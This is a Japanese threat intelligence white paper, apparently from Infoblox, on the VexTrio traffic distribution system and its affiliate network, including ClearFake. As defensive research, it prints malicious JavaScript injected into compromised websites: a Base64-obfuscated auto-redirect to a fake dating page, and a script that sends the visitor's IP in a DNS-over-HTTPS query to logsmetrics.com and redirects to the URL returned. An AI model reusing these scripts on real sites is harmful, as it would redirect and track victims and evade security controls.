infoblox

Threat Intel


サイバー犯罪エコシステム：VEXTRIO が運営する大規模な犯罪アフィリエイトプログラム

Authors:
Christopher Kim
Randy McEoin

目次

EXECUTIVE SUMMARY

サイバー犯罪者は、ハッカー集団や単独の天才プログラマーとして描写されることがよくありますが、多くの場合、より大規模な犯罪経済の一環として商品やサービスを売買しています。例えば、マルウェアとしてのサービス（malware-as-a-service、略称「MaaS」）の販売を手掛けるアクターは、MaaS の買い手が犯罪を遂行するために必要なインフラストラクチャに容易にアクセスできるようにしています。こうした犯罪サービスの提供者も、合法的な企業と同じく、現在の活動範囲の枠を拡大するために、戦略的な提携関係を秘密裏に構築しています。複数のパートナーが関与する可能性があるため、外部から関係を紐解いて理解することは困難です。研究者が「アフィリエイション」と呼ぶこの関係は、存在自体は知られていますが、詳細はほとんど謎のままです。



このホワイトペーパーでは、VexTrio、ClearFake、SocGholish、その他多くの無名のアクターが関与する一連の大規模な不正関係を解明します。本調査は、ClearFake を発見し、SocGholish を幅広く研究しているセキュリティ研究者、Randy McEoin 氏と共同で実施されました。[1]SocGholish と ClearFake は、マルウェアや偽のソフトウェアアップデートページと関連する事例が最も多いものの、被害者のデバイス、オペレーティングシステム、場所、その他の特徴に基づいてユーザーをルーティングするトラフィック配信システム（TDS）を運営しています。VexTrioも TDS を運営しており、アフィリエイトだけでなく独自のインフラストラクチャから発信される侵害済みWebトラフィックをさまざまな形態の悪意のあるコンテンツにルーティングします。本稿では、これらアクターが TDS を使用して行う企みに焦点を当てており、SocGholish と ClearFake が被害者を VexTrio に渡す形での戦略的パートナーシップを 3 つのアクターが結んでいると結論づけました。

ClearFake が台頭したのは比較的最近のことですが、VexTrio と SocGholish はそれぞれ少なくとも 2017 年と 2018 年から活動しています。[2, 3]私たちはほぼ 2 年間 VexTrio を追跡しており、2022 年 6 月に VexTrio に関する最初の記事を発表しました。[4]当時から VexTrio が表沙汰にはなっていなくてもサイバー犯罪経済界で暗躍していることはわかっていました。ただし、その活動の幅広さとサイバー犯罪業界内でのつながりの深さは十分に理解していませんでした。VexTrio が長い間、セキュリティコミュニティの監視の目から逃れ、あるいは無視されていたのは、特定のマルウェアに関連付けられておらず、本質的にトラフィックブローカーであるためかもしれません。これは顧客にとって残念なことです。なぜなら、VexTrio をブロックすれば、あらゆる種類の危害から身を守ることができるからです。この事実は私たちの調査によって一段と明白になりました。

VexTrio は、当社の顧客のネットワークで最も蔓延している脅威です。独自の巨大ネットワークを運営する傍ら、他のどのアクターよりも出現ネットワーク数が多く、クエリ量で見た脅威でも最大を占めます。既知の使用ドメインは 7 万を超え、そのほぼ半分が顧客ネットワークで確認されています。2020 年以降、VexTrio の活動が確認されたネットワークの割合は、最大で 1 日あたり 19% に達し、過去 2 年間では全顧客ネットワークの半数以上にのぼります。VexTrio の発足はそれまで推定されていた時期よりもさらに古いことが今回の調査で判明しました。さらに、VexTrio がこれほど広く観察されている理由は、多数のサイバー犯罪者のトラフィックを仲介しているためであり、少なくとも 60 のアフィリエイトを持つことも判明しました。

VexTrio のサイバー犯罪業界における関係と根深さは、さまざまな出版物に登場していることからも明らかです。このアクターのインフラストラクチャをたまたま目にするか、活動に言及する次のような例があります。

- Nozomi Networks が報告した Glupteba マルウェアの配布事例[5]
- Sucuri が報告した、被害者をテクニカルサポート詐欺ページに誘導する事例[6]
- パロアルトネットワークス、ニューヨーク州立大学ストーニーブルック、カーネギーメロン大学によるTDSの行動に関する一般的な調査で報告されているように、重大な悪意のあるコンテンツの配布。[7]

今回の調査の主題は、推定 8 兆ドルのサイバー犯罪経済界において TDS 活動が担う重要な役割を浮き彫りにすることでした。TDS（Traffic Distribution/Delivery System、トラフィック配信システム）という用語は元々マーケティング業界で使われていたもので、この業界では効果的な TDS の選択がビジネスの成功に不可欠であると考えられ、アフィリエイトマーケターがこの役割を担っています。TDS は Web サイトマーケティング分野では「Web トラフィックを分析し、Web マスターが設定したルールに従って、適切な応答またはリダイレクトを実行するスクリプトのシステム」と定義付けられています。[8]より広義には、トラフィックソース（例：利用者が訪問したページ）を宛先（例：広告）と結合する役割を果たします。トラフィックブローカーは、営利目的でソースと宛先をマッチングします。裏社会の TDS 運営者が広告だけでなく多種多様な悪意のあるコンテンツを大量に利用者に配信していることは、他の研究者が過去に明らかにしています。[9]

今回の調査では、ClearFake と SocGholish が VexTrio のアフィリエイトであることが露呈したほか、重要な発見がいくつかありました。その中から、特筆すべきものを以下に挙げます。

- VexTrio には少なくとも 60 のアフィリエイトパートナーがおり、セキュリティ文献に登場する悪質トラフィックブローカーとしては最大規模である。
- VexTrio は、各アフィリエイトに少数の専用サーバーを提供するという独自の方法でアフィリエイトプログラムを運営している。
- VexTrio のアフィリエイトとの関係は長期的なものと見受けられ、例えば、SocGholish がアフィリエイトとなったのは、2022 年 4 月以前に遡る。これより時期は短いものの、ClearFake も 2023 年 8 月に一連の長期的活動を開始して以来、VexTrio と常に提携してきたものと見られる。
- VexTrio 攻撃チェーンには複数のアクターが含まれる場合があり、今回の調査では、攻撃シーケンスで 4 件のアクターが観察された。
- VexTrio とその関連会社は、McAfee および Benaughty に関連する紹介プログラムを悪用しています。
- VexTrio は、さまざまな方法で機能する複数の TDS ネットワークを制御している。特筆すべき点として、2023 年 12 月下旬に新しい DNS ベースの TDS が今回の調査で発見された。
- VexTrio ドメイン生成スキームは進化し続けており、ドメイン履歴に基づく静的な単語リストやトップレベルドメイン（TLD）に単純に頼るのは、VexTrio ドメインの既知数が 7 万件を超えることから、包括的な検出方法として効果的ではない。
- VexTrio は、専用ホスティングとネームサーバーから共有プロバイダーへと、大規模にシフトしている。Infoblox が初めて VexTrio を公開して以来、VexTrio ドメインのうち、かつて専用インフラストラクチャに割り当てられていたものの 55% 以上が共有ホスティングに移行している。

セキュリティ業界では TDS 運営者を軽視する傾向があるようです。そのため本稿では、世界中で消費者を食い物にしているサイバー犯罪エコシステムにおいて新たに発見されたアフィリエイションを明らかにすること、および犯罪活動で TDS が果たす重要な役割に対する認識を高めることを目的とします。今回の調査で判明したことは、トラフィック分散時点で攻撃チェーンを断ち切る方が、最終的なランディングページを見つけてマルウェアのシグネチャを 1 つずつブロックするよりもはるかに多数の悪意ある活動の妨害につながる点でした。TDS ドメイン名はセキュリティ業界で、アドウェア、グレイウェア（PUP）、またはメディア共有というレッテルがよく貼られますが、呼び名はともかく、その実質的な役割は、被害者をさまざまな悪意のある行為者に誘導することにあります。悪質な TDS プロバイダーの調査、摘発、ブロックで業界全体が協力し合えば、攻撃アクターは活動がしにくくなるでしょう。流通拠点で麻薬密売活動を阻止する方が歩道の売人を逮捕するより効果的であるのと同じことです。

トラフィック分散システム

トラフィック分散システム（TDS）という用語は、トラフィック配信システムとも呼ばれ、マーケティング業界を発祥の地とします。老舗マーケティング会社である LeadBit によると、アフィリエイトマーケティングで TDS を必要とする理由は、ユーザーのルーティング先を迅速に決定する必要があるためです。あるブログでは、TDS の利点を次のように説明しています。「周到にターゲットが設定されたコンテキストからのトラフィックでさえ、地域的にも、ブラウザ、デバイスの種類、その他のパラメータの点でも多岐にわたります。ところが、訪問者のリダイレクト先を決断するための時間は、文字どおりほんの一瞬です」。[10]TDS とは、最も利益のある訪問者の誘導先を決定するためのトラフィック管理システムです。従来のマーケティング TDS は、1 つまたは複数のサーバーにホストされたスクリプトとデータベースのセットで、確立されたルール一式に基づいてユーザーのルーティング方法を決定します。

Infoblox が観察してきたマーケティング TDS コンセプトにはさまざまなバリエーションがあり、その中には、完全に DNS ベースで、要求者の IP アドレスのみに基づいて決定を下すものもあります。TDS はドメイン所有者が開発可能ですが、無料および商用のオプションも多数存在します。VexTrio のようにシステムを自力で管理するアクターもいれば、クラウドベースの TDS を利用するアクターもいます。例えば、ClearFake は、無料で提供される商用 TDS の Keitaro のユーザーとして知られています。

TDS は「特に品質が変動する大量のトラフィックフローや、ターゲットユーザーや場所などのパラメータが混在するトラフィックフローを処理する場合に極めて重要です」（LeadBit）。インターネット上には侵害された WordPress サイトが多数存在します。脅威アクターにとって、こうしたサイトへの訪問者からできるだけ利益を吸い取るために TDS を利用することは自然な選択肢となります。TDS は別のドメイン（アフィリエイトランディングページが通常ですが、別の TDS の可能性もあり）にユーザーをリダイレクトします。最終的なランディングページの内容は、いわゆるパブリッシャーによって決定されます。脅威アクターは、悪用目的で広告業界を全面的に模倣しています。

TDS サーバーは、事業運営を左右するため VexTrio のアフィリエイトネットワークにおいて重要な役割を担っています。VexTrio が脅威分野でこれほど長く隆盛を誇り、存続し続けている理由を探るうえで、VexTrio の TDS サーバーの構成、管理方法はカギとなります。TDS は、ブラウザ設定やキャッシュデータなど、被害者のプロファイルを分析する役割を担っています。Web 訪問者のプロファイルが VexTrio のターゲット条件と一致した場合、TDS はその訪問者を不正なコンテンツにリダイレクトします。この極めて強力な機能は、脅威アクターに次のようなメリットをもたらします。

- 受信トラフィックをフィルタリングして、Web 訪問者をアクターのターゲットプロファイル条件を満たす人だけに絞り込む。
- ロードバランサーとして、有効なターゲットのコンピューティングリソースを確保する。
- VexTrio のダウンストリームにいる脅威アクターとランディングページをセキュリティ研究者やボットネットから保護する。
- アフィリエイトによるネットワークへの誘導者に関するデータを記録し、VexTrio がアフィリエイトの貢献度を評価できるようにする。

VexTrio 攻撃チェーンには TDS とアクターが複数含まれる場合があり、管理者がアフィリエイトと VexTrio 自身のいずれであれ、各 TDS には複数のサーバーまたはサードパーティのサービスを組み込むことができます。VexTrio は TDS 内で複数の種類のサーバーを運用しています。これについては、本稿の後半で説明します。これらのサーバーは一体となって、Web トラフィックのエンドツーエンドのフロー全体を開始および制御します。TDS ドメインは悪意のあるコンテンツの侵入口となるため、これらドメインを DNS レベルでブロックするのは企業にとって優れた従業員の保護戦略となります。この戦略を実行すると、侵害された Web ページ数や作成された悪意のあるサイト数に関係なく、活動は阻止されます。

VEXTRIO のビジネスモデル

VexTrio のアフィリエイトプログラムは、合法的なマーケティングアフィリエイトネットワークと同様に運営されています。通常、各攻撃には複数のエンティティが所有するインフラストラクチャが関与します。参加アフィリエイトは、独自のリソース（侵害された Web サイトなど）から流入したトラフィックを VexTrio が管理する TDS サーバーに送信します。続いて VexTrio は、これらのトラフィックフローを条件付きで他のアクターの不正コンテンツや悪意のある他のアフィリエイトネットワークに中継します。多くの場合、VexTrio は直接遂行するキャンペーンに被害者をリダイレクトします。図 1 ではこのようなサイバー犯罪組織間のサービス取引が示されています。




図 1：*VexTrio* の犯罪エコシステム

VexTrio は 6 年間以上にわたり、Web サイト訪問者を悪意のあるコンテンツに誘導してきました。これほど長期間存続しているという事実は、ビジネスモデルの成功を裏付けるものです。すなわち、貢献者となる多数のアフィリエイトプールに加え、自ら侵害した Web サイト上に構築される独自のインフラストラクチャからも無限に提供される Web トラフィックを餌食にするモデルです。VexTrio は次の主要手順を使って、検出を回避し、インターネットサービスプロバイダーによるアセット停止活動に対する回復力を強化しています。

- 脆弱な Web サイトを直接侵害して、独立した自前の Web トラフィックソースを維持する
- 他のサイバー犯罪者から Web トラフィックを取得し、ターゲットへのリーチを最大化する
- アフィリエイトネットワークを拡大、多様化し、テイクダウンの可能性を軽減する（アフィリエイトメンバーをいくつか削除しても、VexTrio の事業は停止しない）
- 通常のビジネス機能を実行する。例えば、アフィリエイトの紹介者を追跡したり、アフィリエイトのトラフィック貢献分を評価したりする
- 多段階の TDS リダイレクトチェーンを使用してトラフィックをフィルタリングする
- 合法的な本物のアフィリエイトネットワークで一般的に使用されている紹介リンクと重複する URL クエリパラメータ名を使用する
- DDGA（Registered Domain Generation Algorithm）という RDGA（Registered DGA）の一形態を通じて動的に生成されるドメインを、毎日大量に登録する

セキュリティオペレーションセンター（SOC）チームは HTTP ベースのログを調査する際、VexTrio の活動が無害なアフィリエイトネットワークと挙動が似ていることから、良性の広告トラフィックとして簡単に見逃してしまう可能性があります。VexTrio は、Urchin Tracking Module（UTM）などの一般的な広告アフィリエイトキーワードと重複する URL クエリパラメータ名や、テクノロジーブランドを侵害する類似の TDS ドメインを使用しているため、SOC チームや研究者が VexTrio ドメインの告発の是非を検討するうえで、判断を一段と難しくしています。さらに、命名パターンもホスティングインフラストラクチャも共有しないドメイン間で何度かリダイレクトを実行することで、関係分析を複雑化しています。最終的に今回の調査では、個々の攻撃の調査から手を引き、大局的な DNS 分析に対象をシフトさせました。これにより、VexTrio の検出を自動化し、アフィリエイトネットワークの範囲に対する理解を深めることができました。

VEXTRIO の TDS 内のバリエーション

VexTrio のネットワークは TDS を使用して他のサイバー犯罪者からの Web トラフィックを消費するだけでなく、そのトラフィックを自社の顧客に売却します。また、直接遂行する悪意のあるキャンペーンにトラフィックを配信することもあります。VexTrio の TDS は大規模で高度なクラスターサーバーであり、数万件のドメインを活用して、通過するすべてのネットワークトラフィックを管理します。これまで TDS を構成する 2 種類のサーバーを取りあげました。最も一般的なタイプは、さまざまなパラメータを含む URL クエリを処理する HTTP ベースの Web サーバーであり、VexTrio は少なくとも 2017 年からこのタイプのサーバーを使用しています。2 種類目のサーバーは、最近導入されたもので、特定形式の FQDN を使用して TXT リソースレコードクエリにのみ応答する DNS サーバーです。私たちが知る限り、VexTrio が DNS サーバーを絡めた攻撃を仕掛けた最も古い事例は、2023 年 7 月 17 日に発生しました。[11]

HTTP ベースの TDS

VexTrio ネットワークでは、侵害されたトラフィックを転送できる HTTP ベースの Web ゲートウェイをアフィリエイトに提供しています。これにより VexTrio はトラフィックの発信元を追跡し、自ら設定したさまざまな基準に基づいてその発信元をリダイレクトできます。このタイプの Web サーバーは、HTTP GET 要求を受け入れて応答するように設計されており、URL パラメータキーに割り当てられた値を解析可能なアプリケーションを実行します。クエリ文字列から抽出された値は、VexTrio に被害者を紹介したアフィリエイトによって提供され、属性に関する重要な情報となります。

今回の調査では、異なるアフィリエイトアクターを区別し、VexTrio との関係の長さを測定するためにこれらのパラメータを活用しました。例えば、少なくとも過去 4 年間、VexTrio と提携していたアクターを 1 件特定しました。図 2 では、コロンビアを拠点とする病院の侵害された Web サイトに、このアフィリエイトアクターが最近挿入した、難読化された JavaScript が示されています。

```
function svfby(svfbya, svfbyb) {
    setTimeout(svfbya, svfbyb);
}
svfbyc = function () {
    document.getElementById('libertys').click();
};
svfbyd = function () {
    gtlpkdqehwzcmf = document.getElementById('svfbye');
    gtlpkdqehwzcmf.innerHTML = "<a id='libertys' href=" +
    atob('aHR0cHM6Ly93b21hbmZsaXJ0aW5nLmxpZmUvP3U9eTJ5a2FldyZvPTJ4enA4OXImbT0xJnQ9MDcwOCZ1dG1fc291cmNlPWZpbms=') +
    ">Money</a><a href=" + atob('aHR0cDovL21lcmUuY29t') + ">Proved</a><a href=" +
    atob('aHR0cDovL2pveW91c25lc3MuY29t') + ">Stand</a><a href=" + atob('aHR0cHM6Ly9yZXBsYWNlZC5uZXQ=')
    + ">Beloved</a><a href=" + atob('aHR0cDovL2xpa2VkLmNvbQ==') + ">Flourish</a><a href=" +
    atob('aHR0cHM6Ly9zZWVuLm9yZw==') + ">Sense</a><a href=" + atob('aHR0cDovL2tlcmNoaWVmcGxvdHMuY29t') +
    ">Stirrups</a><a href=" + atob('aHR0cHM6Ly90cmVlcy5jb20=') + ">Prophy</a>";
    svfby(svfbyc, 799);
};
svfby(svfbyd, 550);
```

図 2：*VexTrio* の悪質な出会い系コンテンツにリダイレクトするために使用された、*Base64* で難読化された *JavaScript*

この無名のアフィリエイトによって使用された JavaScript コードインジェクションのスタイルは、4 か月以上変わっていません。このアクターが侵害したすべての Web サイトは、ほぼ同じインジェクションを示しています。難読化の方法は単純で、VexTrio TDS URLのさまざまなセグメントを Base64 でエンコードします。図 3 に示すように、難読化を解除された URL には、u=y2ykaew&o=2xzp89r というパラメータによるアフィリエイトの識別情報が含まれています。

```
function svfby(svfbya, svfbyb) {
    setTimeout(svfbya, svfbyb);
}
svfbyc = function () {
    document.getElementById('libertys').click();
};
svfbyd = function () {
    gtlpkdqehwzcmf = document.getElementById('svfbye');
    gtlpkdqehwzcmf.innerHTML = "<a id='libertys' href=" +
    "https://womanflirting[.]life/?u=y2ykaew&o=2xzp89r&m=1&t=0708&utm_source=fin
    ">Money</a><a href=" + "http://mere.com" + ">Proved</a><a href=" +
    "http://joyousness.com" + ">Stand</a><a href=" + "https://replaced.net"
    + ">Beloved</a><a href=" + "http://liked.com" + ">Flourish</a><a href=" +
    "https://seen.org" + ">Sense</a><a href=" + "http://kerchiefplots.com" +
    ">Stirrups</a><a href=" + "https://trees.com" + ">Prophy</a>";
    svfby(svfbyc, 799);
};
svfby(svfbyd, 550);
```

図 *3*：*VexTrio* の出会い系キャンペーンに関連する難読化解除された *JavaScript*

観察した範囲では、VexTrio はこのアフィリエイトから送信されたトラフィックを、悪意のある出会い系 Web ページにのみリダイレクトしています。VexTrio は2017 年から出会い系キャンペーンを実施しており、下図 4 のようなランディングページを使用しています。




図 *4* ：*VexTrio* の典型的な偽の出会い系ページ

DNS ベースの TDS

以前の記事で、VexTrio が DNS ベースの TDS を使用して、Web サイト訪問者をセカンドステージの TDS サーバーにリダイレクトする方法について説明しました。[12]この TDS に関する詳細の引用元となった Sucuri の記事では、VexTrio による JavaScript インジェクションの例と、DNS TXT クエリを介して次のステージの TDS をフェッチするプロセスが紹介されています。それ以来、このテクニックは、VexTrio のロボット CAPTCHA と出会い系をテーマにしたキャンペーンを中心に、継続的に観測されています。VexTrio は過去 6 か月にわたり、DNS ベースの TDSに関連する JavaScript インジェクションのコーディングスタイルを数回変更しています。これら DNS ベースの TDS サーバーは、VexTrio のインフラストラクチャにのみリダイレクトされ、類似する DNS 特性を他の TDS ドメインと共有していることから、VexTrio が直接管理していると私たちは評価しています。

今回の調査では、本稿の執筆時点で、他のベンダーからは報告されていない新しい DNS ベースの TDS が発見されました。この TDS に関連付けられた攻撃チェーンは、Sucuri 分析で示された例とは異なる JavaScript 難読化スタイルも示しています。新しいDNS ベースの TDS が導入されたことに気づいたのは、2023 年 12 月 24 日に発見した、侵害された Web サイトの調査がきっかけでした。このサイトでホストされている悪意のある JavaScript は、以前の例に比べてかなり単純な新しい難読化方法を示していました。図 5 では、VexTrio がプレーンテキストの JavaScript を 10 進数値に変換する難読化技術を使用した例が示されています。

図 5：*VexTrio* ロボット *CAPTCHA* キャンペーンで使用された、難読化された *JavaScript*

上記コードブロックの難読化を解除したところ、DNS クエリが悪意のある VexTrio DNS TDS サーバー（logsmetrics[.]com、以下の図 6 を参照）に対して実行されていることがわかりました。VexTrio はこの DNS クエリを Google の Public DNS サービス（dns[.]google）経由で送信しています。この方法は DNS over HTTPS（DoH）とも呼ばれ、DNS 情報を HTTPS プロトコル経由で送信します。Google の Public DNS サービスへの HTTPS リクエストでは次の URL が使用されました。

hXXps://dns[.]google/resolve?name=<compromised_site>.<ip>.<rand_num>.logsmetrics[.]com&type=txt

クエリパラメータ値は、<compromised_site>.<ip>.<rand_num>.logsmetrics[.]comに DNS 呼び出しを送信するように Google に指示しています。このサブドメインには、被害者とトラフィックソースに関する情報が含まれており、このインスタンスでは、DNS TDS サーバーは以下の次のステージの VexTrio TDS URL を返しました。

hXXps://webdatatrace[.]com/?cm48frijvq30nau8l8h0

```
< script > (function (parameters) {
    fetch('https://api64.ipify.org?format=json').then(response => response.json()).then(
        ip => {
            let host = window.location.hostname;
            ip = ip.ip.replaceAll(':', '-');
            ip = ip.replaceAll('.', '-');
            if (host == "") host = "unk.com";
            fetch('https://dns.google/resolve?name=' + host + '.' + ip + '.' + Math.floor(Math.random() * 1024 * 1024 * 10) + '.log
smetrics.com&type=txt').then(response => response.json()).then(data => {
                if (data.Answer == null) {
                    return;
                }
                var o = "";
                data.Answer.forEach(element => {
                    if (element.type == 16) o += element.data;
                });
                o = atob(o);
                if (!o.length) return;
                window.location.replace(o);
            });
        }
    );
```

図 6：*Google Public DNS* 経由の *DoH* クエリを示す、難読化が解除された *JavaScript*

DoH 方式は、DNS ベースのセキュリティソリューションや DNS ファイアウォールによるブロックを回避するのに効果的です。さらに、VexTrio では Google の Public DNS を使用しているため、ほとんどの HTTP ベースのセキュリティルールを簡単に回避できます。独自の DNS を運用していない組織や専用の DNS プロバイダーを採用していない組織は、ビジネスクリティカルなシステムを中断させる可能性があるため、ネットワークから dns[.]google をフィルタリングする可能性は小さく、図 7 に示すように、この調査の時点では、VirusTotal のセキュリティベンダーはいずれも logsmetrics[.]com を悪意のあるレコードとしてフラグ付けしていません。




図 7：*VirusTotal* で *logsmetrics[.]com* のヒットなし

アフィリエイト

過去 6 年間、多数のサイバー犯罪者が VexTrio のアフィリエイトネットワークに参加してきました。その間、VexTrio の戦術、手法、手順（TTP）は大幅に進化しましたが、アフィリエイト活動の追跡メカニズムはほとんど変わっていません。VexTrio は、URL クエリパラメータを使用して、TDS に送信される Web トラフィックに関連するソース、インフラストラクチャ、担当アフィリエイトメンバー、キャンペーンを把握しています。VexTrio の活動歴を通じて私たちが特定した追跡パラメータには、u=、o=、t=、m=、f=、fp=、utm_campaign=があります。

今回の調査では URL パターン分析に基づき、u と o のパラメータ値の組み合わせは固有のアフィリエイトメンバーを表すと見ています。公開記録を調査に採り入れると、u と o の値を使った固有の組み合わせがこれまでに 60 以上見つかりました。VexTrio の全活動歴におけるアフィリエイト参加者の総数は、これを大幅に上回ると考えられます。

アフィリエイトは、パートナーシップを通じて、限られた数の VexTrio TDS サーバーに Web トラフィックを送信します。おそらくネットワークは、特定のサーバーセットを各アフィリエイトに（専用としてでなく）割り当てています。例えば、ClearFake アクターは過去 5 か月間にわたり、定数パラメータ値 `t=popunder&o=apqk0hv&u=nlq8mwa` を使用して、少数の `VexTrio TDS` ドメインに被害者トラフィックを転送しています。通常、アフィリエイトプログラムでは、参加メンバーは API 経由で最新サーバーリストを自動的に取得することが許可されています。正当なマーケティングプログラムでの標準的な取得方法を考慮すると、VexTrio も API を使用している可能性が高いと考えられます。

次のサブセクションでは、VexTrio のいくつかのアフィリエイトについて概説します。ネットワークの参加者が多すぎることから、このブログですべてを取りあげることはできませんが、サイバーセキュリティコミュニティで名の知れたアクターや、個性的で興味深い特性を持つアクターを取りあげています。

CLEARFAKE

ClearFake は悪意のある JavaScript フレームワークで、HTML iframe を介して Web サイト訪問者に有害なコンテンツを動的に表示します。訪問者が騙されて偽のブラウザ更新ボタンをクリックすると、最終的にマルウェア感染（Amadey infostealerなど）につながります。[13]

2023 年 8 月 25 日、共同研究者の Randy は社内で異常な動作をするワークステーションを調査しているときにマルウェアを発見しました。影響を受けたマシンは、既知の VexTrio ドメインである `bonustop-price[.]life` にネットワーク接続していました。このドメインは、VexTrio の典型的なリダイレクトチェーンではなく、侵害された Web サイトを表示し、Chrome ブラウザの偽のアップデートでユーザーを誘い込もうとしていました。

この事例から判断すると、ClearFake は 5 か月以上、VexTrio のアフィリエイトであったことがわかります。VexTrio とそのアフィリエイト間の大半のやり取りとは異なり、ClearFake は VexTrio TDS サーバーへの HTTP 302 リダイレクトを実行せず、代わりに、Keitaro と呼ばれる市販の TDS を利用します。フロントブラウザウィンドウが起動したら、Keitaro アプリケーションを実行して、VexTrio TDS URL にリダイレクトします。例えば、2023 年 12 月 7 日に Randy は両方のアクターが関与する次の攻撃シーケンスを観察しました。

1. ユーザーが悪意のある JavaScript が挿入された、侵害されたWebサイトにアクセスします
2. 挿入されたコードにより、人気の暗号通貨取引プラットフォームである Binance のAPIが呼び出されます
3. 難読化された Javascript が返され、評価されます
4. ClearFake の TDS を実行中の Keitaro が呼び出されます
5. Keitaro から VexTrio TDS へのリダイレクトが返されます

ClearFake アクターは、侵害された Web サイトのインデックス HTML ページに 2 つのスクリプトブロックを挿入しました。最初のブロックは、マルウェアが Binance Smart Chain（BSC）ブロックチェーンネットワークと対話できるようにする暗号通貨ライブラリをロードしました。2 番目のブロックでは Base64 でのエンコードという、サイバー犯罪者が Web サイトの所有者や脅威研究者から悪意のあるコードを隠すための常套手段が使用されました（図 8 を参照）。


